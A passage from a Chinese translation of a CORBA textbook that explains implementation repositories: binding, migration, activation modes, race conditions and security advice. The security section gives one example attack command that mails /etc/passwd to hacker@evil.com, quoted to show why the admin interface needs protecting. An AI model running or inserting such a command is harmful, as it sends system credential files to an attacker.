


图 14.1 通过使用自动服务器程序启动的实现仓库的持久引用的绑定

1. 客户机调用控制器上的 find 操作。这将导致客户端运行时打开一个在控制器 IOR 中找到的地址的连接,该地址是仓库的地址。通过该请求,客户机发送对象密钥(它包含了 POA 名和对象 ID——在这个例子中是 controller 和 C1)。
2. 仓库使用 POA 名(controller)在它的服务器程序表中进行索引,并发现该服务器程序没有运行。因为 POA 有一个注册的命令,仓库执行该命令以启动该服务器程序。
3. 服务器程序发送消息告知仓库它的机器名(bobo),它创建的 POA 名和它们的端口号(controller 在端口 1799),并且它现在准备接受请求。
4. 实现仓库构造一个新的对象引用,在该对象引用中包含主机 bobo、端口号 1799 和原始对象密钥。
5. 客户机打开一个到端口 1799 上的 bobo 连接,并第二次发送请求。
6. 服务器程序使用 POA 名来定位包含该请求伺服程序的 POA。该 POA 包含另一个表,激活对象映射,它将对象 ID 映射到相对应的 C++ 伺服程序的内存地址。(并不是所有的 POA 都有激活对象映射;这与激活策略有关,POA 还可能调用一个应用程序所提供的伺服程序管理器以定位到正确的伺服程序,或者 POA 可能将该请求调度给一个默认的伺服程序,这时对象 ID 起到了识别处理该请求的伺服程序的作用)。在服务器程序已识别伺服程序对象后,它将该请求调度给该伺服程序。
7. 该伺服程序完成 find 操作并返回它的结果,将该结果在一个 Reply 消息中编组返回给客户。

如你所见,间接绑定将实现仓库作为一个定位代理,该定位代理返回一个新的 IOR 给客户以指出当前服务器程序的位置。CORBA 规范没有限定间接绑定为一层。相反,它要求客户机通过尝试发送另一个请求来响应 LOCATION_FORWARD 应答。允许多个 LOCATION_FORWARD 应答就可以形成更复杂的仓库设计,如,联邦仓库,它将绑定负荷分布到许多物理服务器上(就我们所知而言,我编写本书时还没有一个 ORB 实现联邦仓库)。

14.4.6 绑定优化

根据你的 ORB 以及客户机是否拥有同一个 ORB 或另一个供应商的 ORB 的对象的引用,我们在 14.4.5 节所介绍的间接绑定可以在许多方面进行优化。请注意,我们这里所描述的优化不是 CORBA 所要求的,所以你的 ORB 是否支持这些优化与供应商有关。

显式定位解决方案

当一个客户机打开一个连接并发送一个请求时,典型情况是它不知道该连接是否会通向实现仓库(绑定是间接的)或者连接是否直接通向实际的服务器程序(绑定将是直接的)。在这两种情况下,客户机都发送应用程序调用的请求。

如果一个请求包含的 in 或 inout 参数很多(多于几百个字节),间接绑定就会浪费带宽。在间接绑定期间,客户机在初始请求中发送 in 和 inout 参数到仓库。仓库将忽略这些参数值,因为它只要求对象密钥以返回一个新的 IOR 给客户机,当客户机将请求发送到转发位置的实际服务器程序时,该客户机第二次传送该参数值。

为了避免这种重复的参数编组,一个客户机可以通过发送一个 LocateRequest 消息来显式解决一个服务器程序的定位问题。LocateRequest 消息体只包含对象密钥。如果参数值很多,这个方法就可以节省相当大的带宽。接到 LocateRequest 消息的服务器程序用一个 LocateReply 消息应答该客户。

- 如果该客户机发送一个 LocateRequest 消息给实现仓库,仓库就会像平常一样处理该请求以进行服务器程序定位,并在 LocateReply 消息中返回另一个 IOR。
- 如果客户机发送一个 LocateRequest 消息给实际的实现该对象的服务器程序,该服务器程序就返回一个特定状态的 LocateReply 消息,该特定的状态表示该客户机已经到达正确的位置。

许多 ORB 总是使用这种优化,并且每当它们遇到一个还没有绑定的 IOR 时,就无条件地发送一个 LocateRequest 消息:对具有大量参数的请求,LocateRequest 消息就节省了带宽;对于少量参数的请求,发送一个 LocateRequest 消息并不比发送一个 Request 消息有更高的效率,但 Request 简化了 ORB 实现。

一开始就发送一个显式 LocateRequest 的唯一的缺点是暂态 IOR 的绑定需要两个消息而不是一个单个消息。但是,从实用性来说这几乎不是一个问题,因为在通用的 ORB 中,大多数 IOR 是持久的。(至少,一个 LocateRequest 消息只在对一个对象的第一次操作调用时才发送,所以实际性能的差别是微不足道的。)

避免间接绑定

间接绑定要求每当第一次使用一个引用时,客户机总是与实现仓库联系。在引用被绑定后,随后的请求就不再涉及到实现仓库,因为客户机已经打开实现该对象的服务器程序的连接,所以它知道如何访问对象的实现。

但是,在大型系统中,将第一次请求调度到一个 IOR 时,通过实现仓库的间接绑定可能会大大降低系统的性能。间接绑定不仅要求附加的带宽,同时它还会导致仓库变成一个瓶颈。如果在系统中有许多客户,仓库可能不能跟上绑定请求,所以可能会限制总的吞吐量。

如果一个客户机接收到一个由另一个供应商的 ORB 所创建的一个引用时,客户机除了遵循正常的绑定协议别无选择。该客户机不知道该对象密钥如何编码,如 POA 名(引用的对象甚至可能不是使用该 POA 进行实现的)。但是,如果该客户机接到一个由相同的 ORB 创建的对象引用,它就知道如何解码该对象密钥。如果该 ORB 使用多组件配置文件,该 IOR 就能带有 ORB 供应商和模型的可靠的识别标记。

这种情况对客户端运行时是有价值的,因为它可以从 IOR 中的对象密钥中提取 POA 名。如果该客户前面已经将一个引用绑定到相同 POA 中的一个对象上,它就不需要发送请求给实现仓库。相反,它可以高速缓存哪一个 POA 名属于哪一个连接,并直接将请求发送到正确的服务器。

高速缓存服务器程序的出生地址

通常,一个服务器程序只是将实现仓库的地址写到每一个持久引用的配置文件中。如果一个 ORB 使用多组件配置文件,服务器程序可以额外地将它自己的主机和端口号(也就是服务器程序的出生地址)写到对象密钥的一个组件中。当用相同的 ORB 编写的一个客户机接到该引用时,它可以从引用中提取出服务器程序的出生地址并尝试直接连接到该服务器。

程序。

该服务器程序可能已不在它创建时所使用的地址运行。这时，企图连接到它出生地址的伺服程序就会失败，然后客户机可使用实现仓库重新绑定。

出生地址优化降低了实现仓库的负荷，尤其是如果服务器程序是长生命期时。该优化方法对于总是在相同端口号启动的服务器程序是相当有用的（许多实现仓库提供这个选项）。当然，一个服务器程序最终可能会移到另一个主机和端口号，可能是几个月后。为了避免每个引用都去调用现已无效的出生地址的服务器程序，客户机可以保留一个已过期的出生地址表。通过这样一个表，一个无效的出身地址将只试一次。

请注意，在已经从仓库中知道了服务器程序的新位置后，该客户不能在一个引用中修改一个过期的出生地址。这样做是有用的——比如，如果后来客户机将该引用传递给另外一个进程。但是，CORBA 规范认为这样是非法的：一个 CORBA 系统中，一个引用创建后不允许任何组件来修改该对象引用的任何部分。当这个引用代表了一个存在的对象时，Object::hash 操作保证了一个引用的哈希值将不会修改。如果客户机要在 IOR 中修改服务器程序的出生地址，哈希值就会更改。

服务器程序和实现仓库之间的专用协议

图 14.1 阐述了客户机、实现仓库和服务器程序之间的消息交换。请注意，步骤 1、3 和 7 使用了 IIOP。换句话说，不管客户机和服务器程序使用的是同一供应商的 ORB 还是不同供应商的 ORB，涉及到客户机的所有交互都是可移植的。另一方面，步骤 2 和 3 是限于服务器程序和它的实现仓库之间的交互。服务器程序和仓库总是使用相同供应商的 ORB，它们的交互对客户机来说是不可见的。所以，一个 ORB 是可以自由地为这些交互使用它所喜欢的任何协议和通信机制。

往往，实现仓库有一个 IDL 接口，服务器程序使用它发送详细地址。换句话说，对服务器程序来说，实现仓库可以作为一个普通的 CORBA 对象出现，并且服务器程序与它的通信使用 IIOP。但是，对 ORB 供应商来说，为了提高性能还有其他可选方案。

一些 ORB 在服务器程序和仓库之间使用一个基于 UDP 的协议。当该服务器程序启动时，不使用从 ORB 配置中获得的一个地址连接到仓库，为了动态获得仓库的地址，服务器程序可以发送一个 UDP 广播。知道服务器程序的 POA 名和命令行的一个或多个仓库用它们的详细地址响应该服务器程序，服务器程序从它接收到的仓库地址中选择一个嵌入在 IOR 中。

这个机制不仅简化了配置，也可提供简单的容错。比如，如果几个仓库应答该服务器程序，服务器程序就可以创建具有多配置文件的 IOR，每个仓库对应一个。这个假设是仓库相互之间构成了镜像关系，并且如果一个仓库不再能被访问或者已崩溃，该客户机在 IOR 中就有第二个地址可以用于绑定一个请求（但是，目前还没有一个商用的 ORB 实现这个特性）。

使用 UDP 与仓库进行通信还可能更有效，因为 UDP 与 IIOP 相比开销更小，是一个轻便的协议。如果服务器程序和实现仓库位于相同的主机上，它们也可以使用一个完全不同的通信传输，比如，UNIX 域套节字或共享内存，在某些情况下它们可能更快。

负荷平衡

一些仓库提供了一个简单的负荷平衡机制。比如，一个仓库可以监控大量机器上的负荷并启动负荷最低的机器上的一个服务器程序，或者它可以简单地将可使用的机器的列表随机化为一个初级的负荷平衡。按负荷启动不同机器上的一个服务器程序只对对象状态不依赖于本地文件系统的服务器程序有意义。否则的话，启动不同机器上的服务器程序将会切断它与它的文件的关系。

14.5 迁移、可靠性、性能和可扩展性

研究我们在14.4.5节所讨论的仓库设计的体系结构是有益的。

- 该设计为每个IOR使用了一个单个的仓库。结果是，仓库的故障不会引起客户机与绑定到仓库域中所有服务器程序上的对象的断开。这只会导致仓库单点故障。
- 在实现仓库和服务器程序之间分布状态，这样它就不可能堆积在任何一个位置。仓库只知道服务器程序使用的POA名，但不知道每个服务器程序实现的独立的对象。相反，每个服务器程序只需要知道它自己的对象和单个的实现仓库。这种设计可以支持具有大量对象的系统而不会有性能问题。

在14.4.5节的设计只是许多可能设计中的一种。每种设计都有它的优点和缺点，每种设计都涉及到对象迁移、可靠性、性能和可扩展性之间的折衷方案。相反，典型的一个ORB仓库只提供少量的选项，这些选项只能适用于ORB预定的环境。

14.5.1 小定位域

我们可以通过在每个定位域中放置更少的机器来让定位域更小。在极端的情况下，系统中每一台机器运行一个独立的实现仓库，该实现仓库只负责本地机器上的服务器程序。这个选择提供了高的性能，因为服务器程序和仓库可能通过系统总线而不是网络进行通信。它还提高了防止故障的能力。如果一个仓库崩溃，影响的只是运行在本地机器上的服务器程序；在其他机器上使用的客户仍可以绑定到这些服务器程序上的对象。

14.5.2 大定位域

如果我们生成一个包含许多台机器的大定位域，性能将会稍微有点降低，因为服务器程序必须通过网络访问仓库，网络的速度要低于本地通信。此外，如果它负责非常多的服务器程序，在绑定期间仓库就可能成为瓶颈。另一方面，大定位域为服务器程序迁移提供了最大的自由度：只要不超出一个定位域的边界，就可以将一个服务器程序从一台机器移动到另一台机器。如果在每台机器上运行独立的仓库，服务器程序迁移是不可能的，因为在服务器程序移动后，已存在的引用将指向老的仓库所在服务器程序位置而不是新的。

14.5.3 冗余的实现仓库

为了提高防故障的能力，一个ORB可以在不同的位置运行多个冗余的仓库，并为持久IOR创建多个配置文件。每个配置文件包含其中一个冗余仓库的地址。

这个方法提高了容错能力,因为单个的 IOR 可能被多个仓库绑定。但是,有两个原因可能会使性能所下降。第一个原因是,IOR 变得越大它们所包含的信息越多,这样使用和传输对象引用的开销就越大。第二个原因是,CORBA 没有确定在哪个 IOR 中客户机应当以哪一种顺序使用不同的配置文件,所以一个无知的客户机可能总是按顺序尝试配置文件。如果第一个配置文件寻址的仓库已经关闭,这样的客户机通过第一个配置文件文件尝试绑定总是失败的,然后通过第二个配置文件才成功。

一个更聪明的客户机可能监控一个多配置文件 IOR 中不同目的地的状态,并且在再次尝试该地址前的一段时间内避免使用一个无效地址。这样一个客户机可在多个 IOR 中将更有效地使用多个配置文件,并提高了绑定的性能。但从另外一个方面来说,客户端运行智能越高,CPU 周期和内存消耗就越大,并对性能有负面影响。

14.5.4 对象迁移的粒度

在 14.4.5 节设计的仓库在对象迁移和可扩展性之间进行了折衷。使用该设计,我们可以迁移一个服务器程序中的对象子集而不打断已存在的引用。比如,CCS 服务器程序为控制器、温度计和恒温器使用了独立的 POA。通过将温度计 POA 的仓库注册更改到一个新的机器上,我们可以将所有的温度计移动到同一个定位域中不同机器上的一个服务器程序中。(如果这样做的话,目标机器仍需要对用于与温度计通信的仪器控制协议的访问,对于在一个数据库中存储持久对象状态的服务器程序,目标机器必须能够访问该数据库;否则的话,就会切断已移动的对象与它们持久状态的连接)。

控制迁移粒度的基本规则是无论何时移动对象,实现仓库必须知道该移动,这样它就可以返回正确的 LOCATION_FORWARD 应答给客户。对于 14.4.5 节的设计,这就意味着,如果一个对象移动,使用相同 POA 的所有其他对象必须随它一起移动^④。

通过减少每个 POA 的对象的数量,我们可以得到一个更好的对象迁移的粒度。在极端情况下,我们可以为每一个对象使用一个独立的 POA。这个方法给了我们在对象移动方面最大的灵活性(我们可以移动单个对象),但它会产生许多其他问题。

- 向仓库中服务器程序表添加一个新的 POA 名通常要求使用一个管理工具。如果对象的数量很大或如果对象创建和撤消很频繁,这就是不可行的,因为必须使用一个管理员。
- 即使 ORB 提供了向实现仓库添加新 POA 名的程序设计的接口,我们仍会有一个问题。通过给每个对象它自己的 POA,我们就强制实现仓库来存储关于每个单独对象的信息而不是存储少量关于 POA 的信息,每个 POA 实现了大的对象群体。换句话说,对象迁移更细的粒度会外延化更多的仓库状态。这种外延化可能会导致仓库的性能问题。此外,外延化状态可能是危险的:如果所在对象的仓库视图与服务器程序的视图不同步,就产生一个严重的问题。

^④ 这也就是许多 ORB 为什么不能实现 CosLifeCycle::move 操作。这通常实现仓库跟踪 POA 而不是单个对象,因此在某个时间移动单个对象是不可能的。

14.5.5 跨定位域边界的迁移

将服务器程序或对象跨定位域边界进行迁移是可能的,但这样就降低了性能和可扩展性。有两种方法。

- 当一个服务器程序迁移到一个新的域时,使用新的实现仓库以及过去使用过的所有仓库来注册。

该想法是这样的:即一个服务器程序曾经使用过的所有仓库知道该服务器程序的当前位置,所以可以通过在原来位置生成的一个 IOR 继续绑定接收到的请求。这种方法可以工作但是有一个缺点,随着时间推移,越来越多的注册会堆积到仓库上。这种积累影响了可扩展性,因为它增加了外延化状态的数量,并且很可能使服务器程序注册不一致。

- 当一个服务器程序迁移到一个新的域时,一个管理员必须修改老的仓库中的服务器程序注册以生成指向新的仓库的 LOCATION_FORWARD 应答。

该想法是:在老的仓库中留一个“行踪”,它将绑定的请求转发到新的仓库,这样就能知道服务器程序的位置。再次说明,这个方法的问题是转发的行踪也会随时间进行积累。此外,通过在原来客户机位置创建的一个 IOR 来提出请求必须从一个仓库到另一个仓库进行转发,直到它最终到达该服务器程序。这个绑定链随着每次迁移会变得越来越长,所以如果服务器程序迁移多次的话,这个方法的性能就会降低。此外,它创建了额外的故障点,因为在链中的中间节点可能会出现故障。

将这两种基本想法混合使用也是可能的。比如,仓库可以安排在不同的域层次内以缩短转发链的长度(从 $O(n)$ 到 $O(\log n)$),仓库可以组合成冗余群体以提高性能和容错性。但是,所有的方法都受迁移粒度、可靠性、性能和可扩展性之间基本折衷方案的限制。

请注意,在 GIOP 1.2 中增加的 LOCATION_FORWARD_PERM 应答状态减轻了迁移所带来的问题。LOCATION_FORWARD_PERM 向客户机指出一个对象已经永久地移动到一个新位置,所以该客户机可以永久地用新的对象位置的引用来替换原始对象引用。但是,LOCATION_FORWARD_PERM 没有完全解决该问题,因为 ORB 不能自动地修改从持久存储中获得的引用,比如一个命名服务或交易服务(参见第 18 章和第 19 章)。

14.6 激活模式

实现仓库可以提供多种服务器程序激活模式。激活模式是原始 BOA 规范的内容,但在 CORBA 2.2 版中已被删除,因为 POA 规范创建了一个更清晰的对对象适配器和实现仓库的描述。在 CORBA 2.2 中,只指定了对象适配器,实现仓库的特征,比如激活模式,没有被提到(认为它们是每个 ORB 供应商所考虑的范畴)。

但是,将会在老的 CORBA 文献中发现对激活模式的叙述,并且你的供应商可能会提供实现仓库不同的激活模式。这里是几个可能支持的激活模式。

- 共享激活

对同一服务器程序上的对象的所有请求直接指向同一单个服务器程序进程。许多

ORB 只提供共享激活模式,因为对大多数应用程序来说它就足够了。

- 每个客户机激活

仓库创建与不同客户进程一样多的服务器程序进程。换句话说,对每个新的客户进程,仓库创建一个新的服务器程序进程。每个服务器程序只有一个来自单个客户机进程的外来连接,并且当客户机关闭该连接时该服务器程序终止。

- 每个用户激活

仓库为每个访问服务器程序的不同用户创建一个新的服务器程序进程。这就意味着,如果单个用户运行三个与同一服务器程序上对象进行通信的客户机进程,仓库为这三个客户程序只启动一个单个的服务器程序进程。但是,如果另一个客户进程是以不同的用户名义启动的,仓库将来自该客户的请求指定给该服务器程序的第二个实例。显然,每个用户激活要求 ORB 来实现 OMG 安全服务,它提供了验证。没有这些验证,用户可以伪造它们的身份。

- 每个请求激活

使用这种激活模式,不管来自任何源的每个请求都会产生一个新的服务器程序进程。这种激活模式只是对非常长时间运行的请求是适合的,因为创建一个新的服务器程序进程是一个代价昂贵的操作。

- 持久激活

使用这种激活模式,在仓库自身启动后,需要连续运行的服务器程序由实现仓库立即启动。此后,仓库监控每个服务器程序的运行状态。如果一个服务器程序因为某种原因关闭,仓库就自动重新启动它,不管客户机当前是否正在使用该服务器程序。

14.7 竞争状态

除了它的所有其他职责外,一个实现仓库必须维护在服务器程序激活和关闭期间可能产生的竞争状态。

14.7.1 激活期间的竞争状态

在 14.4.2 中,你看到了一个实现仓库存储了一个逻辑服务器程序名以及一个 POA 名。如果一个服务器程序使用多个 POA,仓库包含每个具有相同逻辑服务器程序名的每个 POA 中的一个独立条目(一些实现存储一个 POA 名列表而不是一个独立的条目)。由于如下两种原因,所以要存储一个逻辑服务器程序名。

- 通过一个逻辑名更容易管理实现仓库。它允许我们只使用一个名字而不用管该服务器程序使用了多少 POA 就可引用一个服务器程序。比如,当我们想要改变 CCS 服务器程序中的命令行选项时,通过逻辑服务器程序名,我们通过单个命令就可改变该服务器程序使用的所有的 POA 的选项,而不是修改该服务器程序使用的每个 POA 的命令行选项。
- 逻辑服务器程序名通知实现仓库 POA 名如何映射到进程上。如果不同的客户机并发地将请求绑定到同一服务器程序上的不同 POA,仓库使用这个信息可防止启动更多的服务器程序。

第一点是显然的——一个逻辑服务器程序名使 ORB 管理员更容易进行管理。但是,第二点就不太明显了。

假定我们为一个具有多个 POA 的服务器程序使用共享激活模式,比如表 14.1 中的 CCS 服务器程序。假定该服务器程序目前是停止的,正好两个客户机同时访问实现仓库。如果一个客户机使用温度计引用,而另一个客户机使用恒温器引用,实现仓库接收到两个绑定请求,每一个是针对不同的 POA。如果没有一个逻辑服务器程序名,仓库将不知道如何将 POA 映射到服务器程序进程,并迅速地两次启动同一服务器程序,每个 POA 一次。

对共享激活模式设计的服务器程序而言,这是一个非常糟糕的消息。比如,服务器程序可能使用文件系统作为一个简单的数据库。如果两个服务器程序进程一个接一个地运行,它们可能并行地写到相同的文件而不会锁定,通常这将会破坏磁盘上的数据。

在共享激活模式下,逻辑服务器程序名可防止多个服务器程序进程的启动。每当实现仓库接到一个需要启动一个服务器程序的请求时,它将请求中的 POA 名映射到逻辑服务器程序名。如果仓库已经启动了该逻辑服务器程序并且等待服务器程序进入它的事件循环,仓库就延迟相同服务器程序上 POA 所有其他绑定的请求,直到服务器程序初始化完它自身并且可以接受请求后。当服务器程序进程处于已准备好时,仓库返回它的 LOCATION_FORWARD 应答给当前将引用绑定到服务器程序上任何对象的所有客户。这种行为有效地防止了仓库意外地多次启动相同的服务器程序。

14.7.2 关闭期间的竞争状态

在关闭期间可能产生另一种竞争状态。考虑一个正在运行的服务器程序,它的事件循环刚刚终止。如果该服务器程序高速缓存了修改,它必须在事件循环终止后,但在服务器程序退出前,刷新它的数据库。

服务器程序事件循环一旦终止,该服务器程序就不再接受请求,所以实现仓库必须为来自客户机的新的请求启动另一个服务器程序实例。这就产生了一种潜在的竞争状态,因为第一个服务器程序可能仍在将数据刷新到文件中,而由仓库启动的第二个服务器程序实例在它进入它的事件循环前并发地读取同一文件。

为了避免这种问题,大多数实现仓库监控它们所创建的服务器程序进程,直到第一个进程退出后才启动第二个服务器程序进程;当一个服务器程序正在关闭直到该服务器程序物理上退出期间,仓库延迟来自客户机的绑定请求。当编写一个服务器程序时,你应该努力使它在事件循环终止时尽快退出;否则的话,就将过度地延迟来自客户的请求。

你需要查阅你的 ORB 文档来准确地确定你的服务器程序的关闭如何由你的仓库来处理。一些仓库并没有处理关闭时的竞争,这时就必须自己来同步服务器程序进程(如可使用加锁文件)。

14.7.3 服务器程序关闭和重新绑定

在一个服务器程序事件循环终止后,向每个连接发送一个 CloseConnection 消息后,服务器端运行时关闭所有打开的连接。CloseConnection 消息通知客户机在它们向该服务器程序发送更多的请求前必须使用实现仓库进行重新绑定。重新绑定是必需的,因为服务器程序的一个新的实例可能正在监听另一个端口。运行时重新绑定由 ORB 来处理,所以重新绑定

对客户应用程序代码是透明的。重新绑定可防止客户应用程序接收错误的异常，该错误异常是因为一个服务器程序在不恰当的时刻终止产生的。

如果一个客户机等待对一个请求的应答并检测到一个断开的连接，这就意味着，该连接是非正常关闭，可能是因为服务器程序崩溃或是因为网络故障。在任一种情况下，客户机运行时都会产生一个 completion_status 为 COMPLETED_MAYBE 时的 COMM_FAILURE 异常（因为该客户机在它接到请求前或请求完成后，它不知道服务器程序是否崩溃）。

如果客户机它没有未完成的应答，则它能否检测到一个非正常的连接关闭与 ORB 有关。大多数 ORB 在向应用程序代码传播一个异常之前，至少尝试重新绑定一次。一些 ORB 允许你配置运行时在它们放弃前尝试重新绑定的次数和间隔。

偶尔，重新尝试会与指数补偿(exponential back-off)组合在一起，它用一个常数因子增加每次尝试的时间。比如，ORB 可能加倍每次尝试之间它等待的时间长短直到最大的尝试次数为止。如果大量的客户机连接到一个非正常终止的服务器程序，指数补偿是有用的，因为它可防止客户机用重试堵塞网络。通常，指数补偿与每次尝试周期中少量的随机变量组合使用。再次说明，这只是为了防止许多客户机面对一个不能访问的服务器时产生的雪崩效应。随机变量可防止大量客户机在相同的时间尝试重新绑定。

14.8 安全性考虑

实现仓库产生了大量的安全问题。这并不奇怪，因为响应来自远程客户机的请求，实现仓库可以创建新的进程。下面是一些提示，如果你需要服务来自不可靠的环境中的客户的请求，它有助于你免受困扰。

14.8.1 服务器程序的权限

实现仓库如何启动服务器程序进程，取决于不同的 ORB。一些仓库简单地创建一个分支，然后就执行启动该服务器程序。其他的将进程创建委托给另外一个动作，比如一个守护程序，它监控工作负荷以及启动低负荷机器上的服务器程序。不管这些细节，你必须准确地掌握由仓库启动服务器程序的权限。

在 UNIX 操作系统下，如果仓库通过简单的指令执行服务器程序，则该服务器程序进程继承了用户和仓库 ID 组。显然，如果仓库作为根目录上运行或另一个用户具有更高级的权限，这就严重地破坏了安全性。比如，如果一个服务器程序为响应来自一个客户机的请求可以创建一个文件，该客户就能够重写关键性的系统文件。

一些实现仓库允许指定用户和 ID 组应当在哪一个服务器程序下启动并拒绝作为根目录启动一个进程。这个特征使得将合适的用户和 ID 组赋给每个服务器程序变得更容易。

如果你的仓库只是简单地派生一个分支并执行，我们强烈地建议你在最低可能的权限级别上运行该仓库。最安全的方法是使用用户 nobody 运行仓库。同样，你可以创建一个特殊的 ORB 用户而不登录，并且让仓库的持久存储只对该用户是可写的。

这种方法的一个问题是，由仓库启动的服务器程序可能得到一个最低的访问权限，但对它们来说这个访问权限太低了，以至于不能正确地工作。这时，最容易的选择是让服务器程序设置为一个合适的权限级别（但决不是根目录！）。

一些仓库还提供了一个模式,借此将服务器程序的进程创建为执行一个请求的客户机的用户。比如,如果在某一机器上客户机是作为用户 Fred 来运行,服务器程序的用户的 ID 也设置为本地机器上的 Fred。应当知道使用这样的激活模式是危险的,除非你的 ORB 用正确的身份验证实现一个安全层;一个怀有恶意的客户可以很容易地用一个伪造的用户 ID 欺骗 IIOP 的请求。

14.8.2 远程仓库访问

一个典型的实现仓库提供了两个远程接口。一个接口由客户机用于绑定。另一个接口通常由管理命令使用——比如,为自动启动注册和注销服务器程序。下面是一个这种管理接口的小例子(这个接口是假想的,但许多 ORB 使用的接口与此类似):

```
interface ImplementationRepository {
    void add-server(
        in string server-name,
        in string POA-name,
        in string command-line
    ) raises(* ... *);
    void remove-server(in string server-name)
        raises (* ... *);
};
```

向仓库添加和删除服务器程序注册的命令行工具是调用这个接口中请求的简单的 CORBA 客户。

如果这个接口监听请求所在的端口对怀有敌意的客户是可访问的,那就会有安全问题。比如,没有办法来防止一个有恶意的人用如下的命令行注册一个服务器程序:

```
mail hacker@evil.com </etc/passwd
```

这个攻击是让入侵者编写一个客户程序,该客户机绑定一个指向用这个命令注册的服务器程序的一个引用,并且仓库将强制将你的口令文件发送给入侵者。更糟的情况是如果仓库作为根目录运行的话(这时,你可能还要把你的根目录口令寄送到一个公共的 Web 站点上)。

不同的 ORB 对这个问题采取不同的方法。

- 如果一个 ORB 实现 OMG 安全服务,只限于信任的用户才可访问该接口。这是最灵活的选项,并且具有适当的加密性,你可实现任意的安全性(也就是,对一个入侵者来说想进来使用仓库,他要付出巨大代价)。
- 一些 ORB 为该仓库使用两个端口。一个端口仅用于解决绑定请求,而另一个端口提供了管理接口。你可以向你的防火墙添加一条规则来防止网络中不信任部分对管理端口的访问,但仍允许信任的客户向你的服务器程序发送绑定请求。
- 一些 ORB 拒绝来自与仓库不运行在相同机器上的客户机的服务器程序注册。该假设是只授权在本地机器上登录的某人授权维护服务器程序注册。遗憾的是,这个方法也不是十分安全的。由于缺少一个适当可信的身份验证层,仓库使用一个逆向 IP 地址查找来确定客户的位置,但一个恶劣的入侵者可以伪造 IP 包来伪装它们真正

的起始地址。

- 一些ORB忽略整个问题并接受与管理请求...相同端口上的绑定请求。如果你的ORB是这种情况,你必须拒绝来自网络中不信任部分的客户访问你的仓库端口;否则的话,任何人可以运行一个任意的命令就具有与仓库进程相同的访问权限,至少在运行仓库的机器上。显然,给外来者以这种方式访问你的机器将会招致灭顶之灾。

在一个维护良好的安装中,安全问题不是一个大问题。几个简单的配置步骤(用一个权限最小的用户运行仓库并向你的防火墙添加一个规则)就足够使仓库安全。但是,如果安全性在你的环境中很重要,你就必须确保掌握了你的仓库的工作机理,并且为了保证它的安全需要采取什么样的步骤。在安全服务没有很好的保密性时,最好的防止攻击的方法是很好地配置防火墙。绝对不要忘记添加适合的规则以保护你的ORB环境。

14.8.3 通过防火墙的IIOP

如果有客户机需要通过防火墙来访问服务器程序,你需要配置防火墙以允许IIOP的进入。这可能是困难的,尤其是如果服务器程序是按要求启动的并且它们每次启动时更改端口号。

对于这个问题最简单的解决方法是在一个固定的端口号启动服务器程序并且据此配置你的防火墙(许多仓库允许你为每个服务器程序设计一个端口号)。

一些供应商还提供了各种通道解决方案。比如,可安装一个专用的服务器程序,它将IIOP请求根据HTTP跨越防火墙。该服务器程序起到一个网桥的作用,通道处理过的请求根据IIOP寄送到实际的服务器程序,该服务器程序在防火墙后面是不可见的。使用通道产生的问题是正在进行的事并不明确(将IIOP请求隐藏在HTTP包中)。这就意味着,你的IIOP安全策略可能只能像你的HTTP安全策略一样。

一些供应商提供的另一个方法是在一个固定地址和端口号运行一个代理服务器程序。该代理服务器程序通过为每个受保护的对象提供一个代理对象给外部世界起到一个防火墙的作用。典型的这种代理服务器程序用DII和DSI来实现,并且起到一个简单的代理前端的作用;该代理服务器程序通过查询规则数据库决定是否应该代理一个来自外部世界的请求到一个受保护的对象。这种代理服务器程序的方法比HTTP通道提供了更大的灵活性和安全性,但是它也有一个缺点,那就是可扩展性可能是一个问题;在受保护域内对CORBA对象的所有请求在通过代理服务器程序时会受到挤压。

目前,所有的IIOP通道和代理解决方案都是专用的,所以它们不能用在不同ORB供应商的服务器程序上。还有,在你采用一个解决方案前,你应确保你能够实现。实际上,通道或代理服务器程序对IIOP请求来说都起到一个防火墙的作用。服务器程序实现中的错误可能会导致安全性缺口。

OMG正在标准化通过防火墙对CORBA对象的访问(见文献[19])。在编写本书时,规范还没有最终形成,所以我们无法在本书中介绍。

14.9 本章小结

实现仓库可让一个ORB提供持久引用而不要求系统生命期内服务器程序保留在一个

固定的地址。此外,当客户机发送请求时,一个实现仓库可以按要求启动服务器程序,所以一个系统的服务器程序不需要连续运行。因为 CORBA 没有标准化实现仓库,供应商在仓库设计上具有相当大的灵活性。设计的选择对一个 ORB 的灵活性、性能、可扩展性有很大的影响,所以知道某特定的实现的能力是很重要的。实现仓库产生了与安全有关的问题,因为他们有被一个入侵者错误地使用的可能性,入侵者可以获得对系统的未授权的访问。为了正确地保证你的系统安全,你必须足够重视如何涉及到你的仓库地址。

第4部分 动态CORBA

第15章 any类型的C++映射

15.1 本章概述

本章讨论 IDL 的 any 类型的 C++ 映射。15.2 节介绍这个通用容器类型的基本思想，15.3 节介绍 any 如何将不同的 IDL 数据类型映射到 C++。

为了存储数据，any 类型依赖于一个运行时描述，也就是类型代码(type code)。类型代码的细节将在第 16 章讨论。此外，CORBA 提供了一个允许运行时动态组合和分解 any 值而不需要 IDL 编译知识的接口。这个接口称之为 DynAny，将在第 17 章进行讨论。

15.2 简介

